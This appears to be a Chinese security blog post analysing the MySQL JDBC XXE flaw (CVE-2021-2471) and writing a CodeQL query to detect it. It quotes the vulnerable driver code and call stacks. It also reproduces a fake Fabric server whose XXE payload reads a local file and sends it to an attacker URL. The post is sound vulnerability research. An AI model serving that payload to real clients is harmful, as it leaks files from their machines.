pyn3rd师傅的《Make JDBC Attack Brilliant Again》中有一个0day是mysql jdbc xxe,thread3am师傅也早就复现出来了,而且还发现了h2的xxe。膜一个,师傅们都太🐂🍺了。很多师傅们也复现了,再讲也没啥意思了,用CodeQL整点新的吧。
- CVE-2021-2471 mysql jdbc xxe在HITB ppt里面,没有讲DOMSource XXE这一部分,原因应该是pyn3rd师傅提漏洞还未公开,没写在ppt里面。所以这个洞有两个东西: a. DOMSource XXE, 影响所有版本,官方8.0.27中修复掉了 b. Fabric XXE, 影响5.x, 在5.1.49中修复
- CodeQL CWE-611有XXE的检测poc,不过source源不支持mysql。
漏洞代码在 com.mysql.cj.jdbc.MysqlSQLXML#getSource
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 | public \ T getSource(Class\ clazz) throws SQLException { checkClosed(); checkWorkingWithResult(); // Note that we try and use streams here wherever possible for the day that the server actually supports streaming from server -> client // (futureproofing) if (clazz == null || clazz.equals(SAXSource.class)) { InputSource inputSource = null; if (this.fromResultSet) { inputSource = new InputSource(this.owningResultSet.getCharacterStream(this.columnIndexOfXml)); } else { inputSource = new InputSource(new StringReader(this.stringRep)); } return (T) new SAXSource(inputSource); } else if (clazz.equals(DOMSource.class)) { try { DocumentBuilderFactory builderFactory = DocumentBuilderFactory.newInstance(); builderFactory.setNamespaceAware(true); DocumentBuilder builder = builderFactory.newDocumentBuilder(); InputSource inputSource = null; if (this.fromResultSet) { inputSource = new InputSource(this.owningResultSet.getCharacterStream(this.columnIndexOfXml)); } else { inputSource = new InputSource(new StringReader(this.stringRep)); } return (T) new DOMSource(builder.parse(inputSource)); } catch (Throwable t) { SQLException sqlEx = SQLError.createSQLException(t.getMessage(), MysqlErrorNumbers.SQL_STATE_ILLEGAL_ARGUMENT, t, this.exceptionInterceptor); throw sqlEx; } } else if (clazz.equals(StreamSource.class)) { Reader reader = null; if (this.fromResultSet) { reader = this.owningResultSet.getCharacterStream(this.columnIndexOfXml); } else { reader = new StringReader(this.stringRep); } return (T) new StreamSource(reader); } else if (clazz.equals(StAXSource.class)) { try { Reader reader = null; if (this.fromResultSet) { reader = this.owningResultSet.getCharacterStream(this.columnIndexOfXml); } else { reader = new StringReader(this.stringRep); } return (T) new StAXSource(this.inputFactory.createXMLStreamReader(reader)); } catch (XMLStreamException ex) { SQLException sqlEx = SQLError.createSQLException(ex.getMessage(), MysqlErrorNumbers.SQL_STATE_ILLEGAL_ARGUMENT, ex, this.exceptionInterceptor); throw sqlEx; } } else { throw SQLError.createSQLException(Messages.getString("MysqlSQLXML.2", new Object[] { clazz.toString() }), MysqlErrorNumbers.SQL_STATE_ILLEGAL_ARGUMENT, this.exceptionInterceptor); } } |
很明显的XXE了(StAXSource不能利用)
POC用thread3am是否的,见参考【5】
调用栈如下,也比较简单
| 1 2 3 | parse:327, DocumentBuilderImpl (com.sun.org.apache.xerces.internal.jaxp) getSource:225, MysqlSQLXML (com.mysql.cj.jdbc) main:33, OracleJDBC (com.m0d9.sec.jdbc.mssql) |
漏洞触发代码在 com.mysql.fabric.xmlrpc.Client#execute
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 | public MethodResponse execute(MethodCall methodCall) throws IOException, ParserConfigurationException, SAXException, MySQLFabricException { HttpURLConnection connection = null; try { connection = (HttpURLConnection)this.url.openConnection(); connection.setRequestMethod("POST"); connection.setRequestProperty("User-Agent", "MySQL XML-RPC"); connection.setRequestProperty("Content-Type", "text/xml"); connection.setUseCaches(false); connection.setDoInput(true); connection.setDoOutput(true); for (Map.Entry\ entry : this.headers.entrySet()) { connection.setRequestProperty((String)entry.getKey(), (String)entry.getValue()); } String out = methodCall.toString(); OutputStream os = connection.getOutputStream(); os.write(out.getBytes()); os.flush(); os.close(); InputStream is = connection.getInputStream(); SAXParserFactory factory = SAXParserFactory.newInstance(); SAXParser parser = factory.newSAXParser(); ResponseParser saxp = new ResponseParser(); parser.parse(is, saxp); is.close(); MethodResponse resp = saxp.getMethodResponse(); if (resp.getFault() != null) { throw new MySQLFabricException(resp.getFault()); } |
原理逻辑pyn3rd 师傅PPT给出来了,fake mysql fabric server 代码也给出来了
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 | # -*- coding=utf-8 -*- from flask import Flask app = Flask(__name__) def xxe_oob(): return '''\<!ENTITY % aaaa SYSTEM "fiLe:///tmp/data"> \<!ENTITY % demo "\<!ENTITY bbbb SYSTEM 'http://127,0.0.1:5000/xxe?data=%aaaa;'>"> %demo; ''' def dtd(): return '''\ \<!DOCTYPE ANY [ \<!ENTITY % xd SYSTEM "http://127.0.0.1:5000/xxe.dtd"> %xd;]> \&bbbb;\ ''' if __name__ == '__main__': app.run() |
调用栈
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 | execute:91, Client (com.mysql.fabric.xmlrpc) call:113, InternalXmlRpcMethodCaller (com.mysql.fabric.proto.xmlrpc) errorSafeCallMethod:151, XmlRpcClient (com.mysql.fabric.proto.xmlrpc) getServerGroups:200, XmlRpcClient (com.mysql.fabric.proto.xmlrpc) getServerGroups:220, XmlRpcClient (com.mysql.fabric.proto.xmlrpc) refreshState:71, FabricConnection (com.mysql.fabric) \:46, FabricConnection (com.mysql.fabric) \:203, FabricMySQLConnectionProxy (com.mysql.fabric.jdbc) \:93, JDBC4FabricMySQLConnectionProxy (com.mysql.fabric.jdbc) newInstance0:-1, NativeConstructorAccessorImpl (jdk.internal.reflect) newInstance:62, NativeConstructorAccessorImpl (jdk.internal.reflect) newInstance:45, DelegatingConstructorAccessorImpl (jdk.internal.reflect) newInstance:488, Constructor (java.lang.reflect) handleNewInstance:425, Util (com.mysql.jdbc) connect:78, FabricMySQLDriver (com.mysql.fabric.jdbc) getConnection:677, DriverManager (java.sql) getConnection:251, DriverManager (java.sql) |
5.*的需要安装jdk5,比较麻烦,这里以8.0.26为例
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 | # download mysql-connector-j wget https://github.com/mysql/mysql-connector-j/archive/refs/tags/8.0.25.tar.gz -O mysql-connector-j-8.0.25.tar.gz tar -xzvf mysql-connector-j-8.0.25.tar.gz && cd mysql-connector-j-8.0.25 mkdir lib && cd lib # download ant build libs wget https://search.maven.org/remotecontent?filepath=org/junit/jupiter/junit-jupiter-api/5.6.2/junit-jupiter-api-5.6.2.jar -O junit-jupiter-api-5.6.2.jar wget https://search.maven.org/remotecontent?filepath=org/junit/jupiter/junit-jupiter-engine/5.6.2/junit-jupiter-engine-5.6.2.jar -O junit-jupiter-engine-5.6.2.jar wget https://search.maven.org/remotecontent?filepath=org/junit/platform/junit-platform-commons/1.6.2/junit-platform-commons-1.6.2.jar -O junit-platform-commons-1.6.2.jar wget https://search.maven.org/remotecontent?filepath=org/junit/platform/junit-platform-engine/1.6.2/junit-platform-engine-1.6.2.jar -O junit-platform-engine-1.6.2.jar wget https://search.maven.org/remotecontent?filepath=org/junit/platform/junit-platform-launcher/1.6.2/junit-platform-launcher-1.6.2.jar -O junit-platform-launcher-1.6.2.jar wget https://search.maven.org/remotecontent?filepath=org/apiguardian/apiguardian-api/1.1.0/apiguardian-api-1.1.0.jar -O apiguardian-api-1.1.0.jar wget https://search.maven.org/remotecontent?filepath=org/opentest4j/opentest4j/1.2.0/opentest4j-1.2.0.jar -O opentest4j-1.2.0.jar wget https://search.maven.org/remotecontent?filepath=org/javassist/javassist/3.27.0-GA/javassist-3.27.0-GA.jar -O javassist-3.27.0-GA.jar wget https://search.maven.org/remotecontent?filepath=com/google/protobuf/protobuf-java/3.11.4/protobuf-java-3.11.4.jar -O protobuf-java-3.11.4.jar wget https://search.maven.org/remotecontent?filepath=com/mchange/c3p0/0.9.5.5/c3p0-0.9.5.5.jar -O c3p0-0.9.5.5.jar wget https://search.maven.org/remotecontent?filepath=org/slf4j/slf4j-api/1.7.30/slf4j-api-1.7.30.jar -O slf4j-api-1.7.30.jar wget https://search.maven.org/remotecontent?filepath=org/hamcrest/hamcrest/2.2/hamcrest-2.2.jar -O hamcrest-2.2.jar # build.properties cd .. cat \<\< EOF > build.properties com.mysql.cj.build.jdk=$JAVA_HOME com.mysql.cj.extra.libs=./lib EOF # codeql build codeql database create mysql-qldb -l java --command="ant dist" |
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 | /** * @name MySQL JDBC XXE * @description mysql jdbc xxe. * @kind path-problem * @problem.severity error * @precision high * @id java/xxe * @tags security * external/cwe/cwe-611 */ import java import semmle.code.java.security.XmlParsers import semmle.code.java.dataflow.FlowSources import semmle.code.java.dataflow.TaintTracking2 import DataFlow::PathGraph import semmle.code.java.frameworks.Jdbc private class MySQLJdbcSource extends RemoteFlowSource { MySQLJdbcSource(){ exists(MethodAccess m | m = this.asExpr() |(m.getMethod().getDeclaringType*().hasQualifiedName("com.mysql.cj.protocol.a", "SimplePacketReader") and (m.getMethod().hasName("readMessage") or m.getMethod().hasName("readHeader")) ) or (m.getMethod().getDeclaringType*().hasQualifiedName("com.mysql.cj.jdbc.result", "ResultSetImpl") and (m.getMethod().getName().substring(0, 3) = "get") ) ) } override string getSourceType() { result = "jdbc" } } class SafeSAXSourceFlowConfig extends TaintTracking2::Configuration { SafeSAXSourceFlowConfig() { this = "XmlParsers::SafeSAXSourceFlowConfig" } override predicate isSource(DataFlow::Node src) { src.asExpr() instanceof SafeSAXSource } override predicate isSink(DataFlow::Node sink) { sink.asExpr() = any(XmlParserCall parse).getSink() } override int fieldFlowBranchLimit() { result = 0 } } class UnsafeXxeSink extends DataFlow::ExprNode { UnsafeXxeSink() { not exists(SafeSAXSourceFlowConfig safeSource | safeSource.hasFlowTo(this)) and exists(XmlParserCall parse |parse.getSink() = this.getExpr() and not parse.isSafe() ) } } class XxeConfig extends TaintTracking::Configuration { XxeConfig() { this = "XXE.ql::XxeConfig" } override predicate isSource(DataFlow::Node src) { src instanceof RemoteFlowSource } override predicate isSink(DataFlow::Node sink) { sink instanceof UnsafeXxeSink } } from DataFlow::PathNode source, DataFlow::PathNode sink, XxeConfig conf where conf.hasFlowPath(source, sink) select sink.getNode(), source, sink, "Unsafe parsing of XML file from $@.", source.getNode(), "user input" |

Sourc点改为更通用的接口
| 1 2 3 4 5 6 7 8 9 | private class MySQLJdbcSource extends RemoteFlowSource { MySQLJdbcSource(){ exists(MethodAccess m | m = this.asExpr() |m.getMethod().getDeclaringType().getASourceSupertype*().hasQualifiedName("java.sql", "ResultSet") and m.getMethod().getName().matches("get%") ) } override string getSourceType() { result = "jdbc" } } |
Postgresql很早就有XXE CVE,横向思维是个好东西,可惜还是不够不能主动发现😭
CodeQL是个好东西,在构建调用图的基础上,有一套解释型语言来进行搜索,比neo4j要方便很多。值得深入学习,本篇算是记录CodeQL学习的入门篇,期待。。。